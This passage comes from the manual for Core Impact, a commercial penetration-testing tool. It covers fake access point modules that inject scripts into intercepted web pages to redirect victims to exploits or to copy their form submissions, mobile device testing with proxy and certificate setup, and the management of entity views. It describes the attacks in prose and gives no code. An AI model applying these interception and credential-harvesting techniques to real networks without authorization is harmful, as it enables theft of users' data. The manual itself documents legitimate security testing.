- Fake AP HTTP Replace Links with Client-side Exploit Redirection: This module sniffs for HTTP traffic and returns the requested page after injecting a web browser agent (WBA) which alters any hyperlinks within the page. Altered links will point to a page that contains a client-side exploit of your choice.
- Fake AP HTTP Client-side Exploit Injection: This module sniffs for HTTP traffic and returns the requested page after injecting a web browser agent (WBA) which will open a small iFrame on the page and launch the Client Side exploit of your choice within that iFrame.
- Fake AP HTTP One Link Multiple Client-side Exploits Injection: This module sniffs for HTTP traffic and returns the requested page after injecting a web browser agent (WBA) which will attempt to install an agent on the victim's machine by cycling through all available client-side exploits until one is successful.
- Fake AP HTTP Phishing (Web Form Impersonation): This module sniffs for HTTP traffic and, when it detects a web form, injects some JavaScript that will cause the form data, once submitted by the user, to be copied back to the Core Impact module in addition to the source web site.
- Fake AP HTTP Image Replacement: This module replaces all SRC URLs for images in an HTML file with a SRC URL specified by the Core Impact user.

NOTE:

Some of these modules employ a Web Browser Agent (WBA). The use of a WBA is a method whereby Core Impact intercepts a page being sent back to the victim, and then injects some JavaScript into the page before sending it along to the victim. Because the page is originating from the legitimate application or web site, the victim's browser will consider the script to be *trusted* and the Core Impact code that is injected can function without the victim being alerted.

WiFi Reporting

As with all attack vectors in Core Impact, you can view the results of your WiFi testing in a clear and actionable report. Several Core Impact reports will include data about your WiFi tests. For details on selecting and running reports, see [RPT Reports](#).

Testing Mobile Devices

The use of mobile devices - iOS and Android - is increasing throughout the enterprise. Core Impact provides the following ways in which testers can evaluate the security of these devices which serve as both keepers of and conduits to sensitive data.

Mobile Device Client-Side Testing

Similar to the traditional Client-side testing available in Core Impact, testers can target mobile devices (iOS, BlackBerry, Android) with client-side attacks. By simulating a client-side attack, you are able to determine a) whether your user community is cautious when receiving links from external sources and b) the security of the mobile devices themselves. [Android Agents](#) are available to specifically target and prove vulnerability of common Android mobile devices.


To perform a Mobile Device Client-side test, follow the steps outlined in the [Client-Side RPT](#). During the [Attack and Penetration](#) configuration, you will have the option to configure how you wish to test mobile devices.

Mobile Application Backend Testing

When a user runs an application (app) on a mobile device, that app typically requires a connection to a backend server. For example, an app providing the weather will need to connect to a remote server using web services in order to receive the latest weather data, then display it on the mobile device.



When performing Mobile Application Backend Testing in Core Impact, you are essentially running a [WebApps](#) test whereby Core Impact sits in between a mobile app and its backend server. Core Impact will then harvest the requests being made on the server and use these requests as baselines to test the target backend web services and try to identify vulnerabilities in them. This simulates what a malicious person may do in order to exploit and extract information from the servers.



With Core Impact Mobile Application Backend Testing capabilities, you can make sure that the web services used as the backend of your mobile app are not vulnerable to a malicious attack. Use the **Interactive crawling of a mobile application backend** option when performing [WebApps Information Gathering](#) in order to leverage Core Impact's web services testing capabilities to further extend your penetration testing practice.

Mobile Device Setup: iOS

Proxy Setup

When using the **Interactive crawling of a mobile application backend** option in WebApps Information Gathering, you need to configure your iOS device to connect through the proxy module that is created by Core Impact.

Below are the basic steps to make this configuration on your iOS device:

As the steps we have documented here may not reflect your device exactly, please refer to the documentation that was provided with your device.

1. Open **Settings**.
2. Open **Wi-Fi**.
3. Click on the > or i symbol beside the Wi-Fi network to which you are connected.
4. Set the **HTTP Proxy** to **Manual**.
5. Enter the **Server** and **Port** fields with the Core Impact web proxy address and port respectively. These are found in the Module Output pane after you have run the WebApps Information Gathering RPT wizard (as shown in the below example).




figure 25 - Module Output

Install SSL CA Certificate

When using the **Interactive crawling of a mobile application backend** option in WebApps Information Gathering, if the mobile app performs SSL connections with the backend server, you need to configure your mobile device with the Core Impact certificate file.

Below are the basic steps to make this configuration on your iOS device:

As the steps we have documented here may not reflect your device exactly, please refer to the documentation that was provided with your device.

1. Transfer the certificate to your iOS device. The certificate file (`impact-wa.crt`) is located on the Core Impact computer, in
`%ProgramData%\IMPACT\components\modules\webapps\install\data`.
 Email the certificate file to yourself and receive the email on the iOS device.
2. On your iOS device, open the email with the certificate attached, and tap on the attached `.crt` file.
3. Tap the **Install** button to install the certificate into the iOS device.
4. A warning message will be displayed about installing the certificate. Tap **Install** button to confirm the certificate installation.
5. Tap **Done** to complete the installation.

Mobile Device Setup: Android

Proxy Setup

When using the **Interactive crawling of a mobile application backend** option in WebApps Information Gathering, you need to configure your Android device to connect through the proxy module that is created by Core Impact.

Below are the basic steps to make this configuration on your Android device:

As the steps we have documented here may not reflect your device exactly, please refer to the documentation that was provided with your device.

1. Navigate on the Android device to Apps > Settings > **Wi-Fi**.
2. Long press the wireless network to which you are connected.
3. Click on **Modify network**.
4. Check the **Show advanced options** option.
5. Change **Proxy settings** from None to **Manual**.
6. Enter the **Wifi Proxy Host** and **Wifi Proxy Port** fields with the Core Impact web proxy address and port respectively. These are found in the Module Output pane after you have run the WebApps Information Gathering RPT wizard (as shown in the below example).




figure 26 - Module Output

Install SSL CA Certificate

When using the **Interactive crawling of a mobile application backend** option in WebApps Information Gathering, if the mobile app performs SSL connections with the backend server, you need to configure your mobile device with the Core Impact certificate file.

Below are the basic steps to make this configuration on your Android device (version 4.0 or higher). Below are the steps to add the certificate to the **User** trusted certificates, but you could also add it to the System list:

As the steps we have documented here may not reflect your device exactly, please refer to the documentation that was provided with your device.

1. Move the certificate file (`impact-wa.crt`) located on the Core Impact computer in `%ProgramData%\IMPACT\components\modules\webapps\install\data` to the internal flash storage's root folder on the Android device.
2. Navigate on the Android device to Settings > Security > **Install from device storage**.
3. A window should pop with the `impact-wa` certificate name. Select **OK**.
4. If it is the first user certificate you install, the Android Security Model forces you to use a lock-screen to unlock your device.

5. Check if the certificate file is installed correctly by navigating to Settings > Security > Trusted credentials > **User**. The User section should now list the certificate named **CoreST**.

Mobile Device Setup: BlackBerry

Proxy Setup

When using the **Interactive crawling of a mobile application backend** option in WebApps Information Gathering, you need to configure your BlackBerry device to connect through the proxy module that is created by Core Impact.

Below are the basic steps to make this configuration on your BlackBerry Z10 device:

As the steps we have documented here may not reflect your device exactly, please refer to the documentation that was provided with your device.

1. Navigate on the device to **Wi-Fi network settings**.
2. Set the **Use HTTP Proxy** option to **On**.
3. Enter the **Wifi Proxy Host** and **Wifi Proxy Port** fields with the Core Impact web proxy address and port respectively. These are found in the Module Output pane after you have run the WebApps Information Gathering RPT wizard (as shown in the below example).




figure 27 - Module Output

Install SSL CA Certificate

When using the **Interactive crawling of a mobile application backend** option in WebApps Information Gathering, if the mobile app performs SSL connections with the backend server, you need to configure your mobile device with the Core Impact certificate file.

Below are the basic steps to make this configuration on your BlackBerry device:

As the steps we have documented here may not reflect your device exactly, please refer to the documentation that was provided with your device.

1. Move the certificate file (`impact-wa.crt`) located on the Core Impact computer in `%ProgramData%\IMPACT\components\modules\webapps\install\data` to your BlackBerry device using either a USB or Wi-Fi connection.
 - a. On your device, swipe down from the top of the home screen and navigate to Settings > **About**.
 - b. In the drop-down list, tap **Network**.
 - c. In the Wi-Fi or USB section, make note of the IPv4 address.
 - d. On your computer, navigate to and copy a certificate file.
 - e. If your computer uses a Windows operating system, in a **Run** command, type the IP address in the following format: `\\xx.xxx.xxx.xxx`
 - f. If your computer uses a Mac operating system, select Go > **Connect to Server**. Type the IP address in the following format: `smb://xx.xxx.xxx.xxx`
 - g. Open the `certs` folder. If necessary, enter the username and storage access password.
 - h. Paste the certificate file into the `certs` folder.
2. On your BlackBerry device, tap > Security and Privacy > Certificates > **Import**.
3. Follow the instructions on the screen to finish installing the certificate.

Mobile Device Reporting

As with all attack vectors in Core Impact, you can view the results of your Mobile Devices testing in a clear and actionable report. Several Core Impact reports will include data about your Mobile Devices tests. For details on selecting and running reports, see [RPT Reports](#).

Working with Entities

When you run a penetration test with Core Impact, information acquired from target systems, end-users or web applications is stored in the system as entities. Entities are then accessed in a single and centralized repository by users or by any Core Impact module.

Any finding by a module that can be shared is represented in Core Impact as an entity and will be visible in the Entity View Panel. Modules use the target entities' properties to gather information needed by the module to execute properly. For example, a module requiring an open TCP port might query the target host's properties for information about target ports. In this example, the target host is an entity.

The Entity View Panel provides the functionality for you to access the various entities in the system. The panel includes three "views" that allow you to see and work with different target information resulting from your various tests:

- [Network View](#)
- [Client Side View](#)
- [Web View](#)

You access these views using the tabs at the top of the Entity View Panel.




figure 28 - Entity View Panel Showing View Tabs





















The following types of items are stored in the Entity Database:







- **Hosts:** Host entities represent target systems. The entity contains information such as IP addresses, operating systems, architecture, ports, and vulnerabilities found.
- **Wireless Access Point:** Wireless Network entities represent individual wireless access points. The entity contains information such as SSID, security method, wireless channel and signal strength. Additionally, you may create Fake Access Points using the Fake Access Point Module - these will also appear in the entity database.
- **Wireless End Station:** Wireless End Stations represent individual devices (PCs, hand-held devices) that are connected to a wireless access points.
- **Agents:** Agent entities represent agents running on remote systems. An agent entity holds information about an agent's state and its communication channel.
- **Tags:** Tags are user-defined labels that can be attached to an entity. This allows for custom grouping of entities for easy access and management. There are several pre-defined tags for each entity type. For example, the Network Tags include Camera, Network Device, Database, and Web Server.
- **Search Folder:** Search Folders are designed to be dynamic lists of entities. The search folder will automatically be populated with (and updated to include) entities that match your search criteria (such as "Windows hosts"). The search folders in the entity database allow for multiple search criteria, making them another way for users to organize and manage their targets.
- **Emails:** Email entities are email addresses used for client-side attacks. An email entity contains an email address and, optionally, a person's name.
- **Scenarios:** Scenarios are repositories for WebApps test objects.
- **Vulnerable Pages:** Vulnerable Pages are the outcome of a successful WebApps Information Gathering session. These are pages that are associated with a web application that may be susceptible to one of various vulnerabilities. The Web Entity view is organized according to the OWASP Top 10 vulnerabilities (see [the OWASP web site](#) for more info).
- **WebApps Agents:** WebApps Agents represent the knowledge of how to exploit a SQLi, PHP or XSS vulnerability in a web page.
- **Identities:** For Network and Web views, the Entity Database will list all existing Identities, which can include usernames, IDs or other identifying properties of a system.

In addition, the following two entities are created and added to the database when you create a workspace:

- A host entity representing the local console host (localhost).
- An agent called the localagent that represents the Core Impact software running on the local console host.

Each icon displayed in the Entity View Panel represents a different entity type. These icons are described in the table below.

Icon	Description
	Windows Host
	Linux Host
	OpenBSD Host
	FreeBSD Host
	Mac OS X Host
	Unknown Host
	Network Device
	IOS Host
	IOS Agent
	Agent (Refer to Controlling Agents for more info on agents)
	Network folder
	Folder
	Search Folder
	Tag
	Email
	Scenario (Web View only)
	Page (Web View only)
	SQL Agent (Web View only)
	RFI Agent for PHP (Web View only)
	XSS Agent (Web View only)

Icon	Description
	Web Browser Agent (Web View only)
	WebDav Agent (Web View only)
	OS Command Injection Agent
	LFI Agent
	A wireless device (station) connected to a wireless access point
	A Fake Wireless Access Point, created from executing the Fake Access Point module.

Network View

The Network View Tab displays the entire entity hierarchy of the target network that results from a Network RPT. You can use it to view the current state of all the entities in the active workspace's database. By providing access to all entities in the target network, the Network View allows you to assess the state of the overall penetration test.




figure 29 - Entity View - Network View

The Network view will contain all of the systems (host machines, network devices, or wireless devices) that have been identified by a test. Each type is shown in its respective folder.

Understanding Visibility Changes

As with all of the entity tabs, the views are simply lists of entities that are organized and grouped by certain attributes. By default, the Network view shows entities grouped by Visibility and Network, as illustrated in the below figure.






figure 30 - Network View

With the default view, hosts are organized primarily by what host they are visible from and, secondarily, by their network. The grouping can of course be changed by right-clicking on the column headers and selecting a new Arrange By value (see [Grouping Entities](#)). Users can also change the view and quickly focus in on a specific host as a visibility level by right-clicking on the host and selecting Show Hosts Visible from Here. This action is the same as using the search function to filter the view by visibility (see [Entity Search](#)).


Entities Map View

Network entities can now be viewed in a dynamic, interactive map. Select **View -> Show Entities As -> Map** or press the **Map**  button on the toolbar.


The Entity View Panel expands and changes from the default list view to a map.



The following features are available:

- Controls in the upper-left of the panel  provide functions to: Zoom in, Zoom out, Focus on selected node, Fit the network map in the panel, and Reload the map.
- Switches in the upper-right of the panel are used to: Show/Hide hosts that were not exploited and Show/Hide disconnected agents (they are in Impact inventory, but their status is not connected).
- Users will be able to expand nodes by clicking or double-clicking them or collapse them by double-clicking previously expanded nodes.
- Use the mouse wheel to zoom in or out.
- You can also run module on selected entities by clicking on the in the map. For example, Linux 10.80.13.72 is selected in the map, and modules can be run by double-

clicking them in the Modules list on the left.



Client Side View

Core Impact's Client Side view allows you to customize and manage the client-side target information generated by your client-side penetration tests. Client-side entities take the form of Email addresses that may or may not contain an associated user's name.





figure 31 - Entity View - Client Side View

Core Impact's client-side entities allow you to manipulate and view target information for client-side exploits and modules, and execute attacks against targets in a convenient and customized manner. Entities are added to this view from the [Client Side Information Gathering](#) RPT, client-side modules such as HTTP Email Address Grabber, or by adding them manually.

To manually add an entity to the Client-side view:

1. Activate the **Client Side** tab of the Entity View.
2. Right-click on the **Emails** folder.
3. Select **New**, then select **Email...**
4. Enter the email Address and Name of the user.



Name	Value
ADDRESS	john.doe@example.com
NAME	John Doe

This module will run from localagent

Press F1 to view help on selected parameter.

Help OK Cancel

Click the **OK** button.

The New Email module will run and, after a brief moment, you will see the new email appear in the Entity View.

[Entity Tags](#) and [Search Folders](#) further enhance the usability of this view.

When you click on an email entity, its Quick Information will show the entity's details including where the email address was discovered (under Sources). This can be useful if the [Client Side Information Gathering](#) step found email addresses from the Internet - if you know where they were found, you can take steps to have them removed.

You can launch attacks against specific client-side entities in the Client-side View by using the Client-side RPT wizards or manually dragging modules from Core Impact Modules View and dropping them onto a specific search folder or entity. For example, if you wanted to launch an email exploit (such as "Firefox compareTo exploit") against a group of targets, dragging and dropping the exploit onto a search folder would result in the exploit running against all email addresses in that folder. Alternatively, for a more focused attack, you could drag the exploit onto a single person in the same folder, which would result in the exploit attacking only that entity. The above scenario can more easily be performed using the Client-side RPT Attack and Penetration wizard.

For information on using Core Impact modules, see [Working With Modules](#).

Web View

Core Impact 's Web View shows the results of all web application testing.




figure 32 - Entity View - Web View

By default, when you first open your workspace, the Web View will be empty. To populate the view you can run [WebApps Information Gathering](#), or you can follow these steps:

1. Right-click inside of the **Web View**.
2. Select **New -> New Scenario**.

A Scenario serves as a context in which you can test a web application and it will provide organized structure to the results of the WebApps modules. You can use multiple scenarios to test the same web application with varying settings, or segment a web application and test each part independently in a different scenario.

3. In the resulting Module Parameters box, enter the details for your Scenario:

NAME	Provide a name that will help you identify this WebApps scenario
------	--

HTTPPROXY	<p>If there is a proxy server, select from the drop-down menu the appropriate value:</p> <ul style="list-style-type: none"> • Use Core Impact settings will follow the settings that are in the Tools -> Options -> Network form. • Use Custom HTTP Proxy will follow the proxy value in the next field (CUSTOM HTTPPROXY) • Use Internet Explorer settings will follow the settings as defined in your Internet Explorer preferences
CUSTOM HTTPPROXY	If HTTPPROXY is set to Use Custom HTTP Proxy, enter the name or address of the proxy server to be used.
USERAGENT	Select from the drop-down menu the browser type and version that the WebApps test will simulate.
CUSTOM USERAGENT	If the USERAGENT is set to Custom, enter the name of the browser to be simulated.

4. Click the **OK** button.

The new Scenario will appear in the Web View with the following subordinate folders:

- Pages: Any pages that are identified by WebApps Information Gathering will be visible under this folder.
- Vulnerabilities: Any potential or confirmed vulnerabilities will appear under this folder.
- Broken Links: As the web crawler searches for pages, it may find a link that generates a 404 Not Found error. In this case, the link will be added to the Broken Links folder.

Managing Entities

In addition to the automated functions of the Entity View panels, there are several operations that can be performed manually in order to better manage the data and organize your penetration targets.

The steps provided here will apply across all view panels.

Adding Entities Manually

In the entity view panels, you can manually add entities.

Follow these steps to manually add a new Email:


1. Activate the **Client Side View**.
2. Right-click on the **Emails** folder.
3. Select **New**, then select **Email...**
4. In the Module Parameters window, enter the new email address and user name.
5. Click the **OK** button.

The new Email entity will appear in the Client Side view. Follow these same steps to manually add entities to the Network and Web Views.

Grouping Entities

The display of entities allows management and organization through its columns. You can right-click on column headers to obtain options for adding or removing columns or to control entity grouping based on existing attributes. You can also click and drag the columns to re-sequence them to your preference.

To control the entity display, right-click on one of the columns and you will see the following menu.



The menu provides the following visual controls for the entity list:

- Use the Arrange by menu to quickly arrange the entities by one of their attributes. With this menu, you can use the Show in Groups option to have the entities grouped by a selected attribute.
- The Sort Ascending / Sort Descending options change the direction of the list's sort. You can also simply click on a column header to change the sort order.
- The Group by this field option will group the entities by the attribute on which you right-clicked.

- The Group by box option will open a box into which you can click and drag column headers. This feature allows you to achieve a multiple grouping layout.
- Select Remove Column to hide a column from the entity list.
- Use the Field Chooser to add columns to the view. When the field chooser appears, simply click and drag the new columns to the desired location among the existing column headers.
- Click Reset Layout to return the view to its default setup.

Entity Tags

In order to facilitate the management and organization of your target information, Core Impact allows you to add custom tags and apply them to entities. Once you assign a tag to your entities, you can quickly view all entities that contain that tag.

To create a new tag in the Network View:

1. Activate the **Network** View.
2. Right-click on **Tags**.
3. Select **New**, then select **Tag...**
4. In the Module Parameters window, enter the Tag value.
5. Click the **OK** button.

The new Tag will appear under the Tag heading. You now will need to assign that tag to one or more entities.

To assign a tag to one or more Network entities:

1. Activate the **Network** View.
2. Click the **Hosts** folder to view all available Network entities.
3. In the list of Network entities, select the entity(ies) that you wish to tag (use the Ctrl or Shift keys to select multiple entities).
4. Right-click on a selected entity.
5. Select **Tags**, then select the new tag value.

The selected entity(ies) will now be tagged with your custom tag. Subsequently, if you want to view only those entities with a specific tag, you simply select the tag and a filtered list of entities will appear below.

Each entity view panel contains its own distinct list of tags.

Entities can be tagged with more than one tag.

Adding Comments to an Entity

You can add custom text to an entity in any of the views using comments. Comments are automatically saved within the active workspace. To add or edit an entity's comment, right click on it in the Entity View Panel and select Add comments... from the context menu.




figure 33 - Adding a comment to an entity.

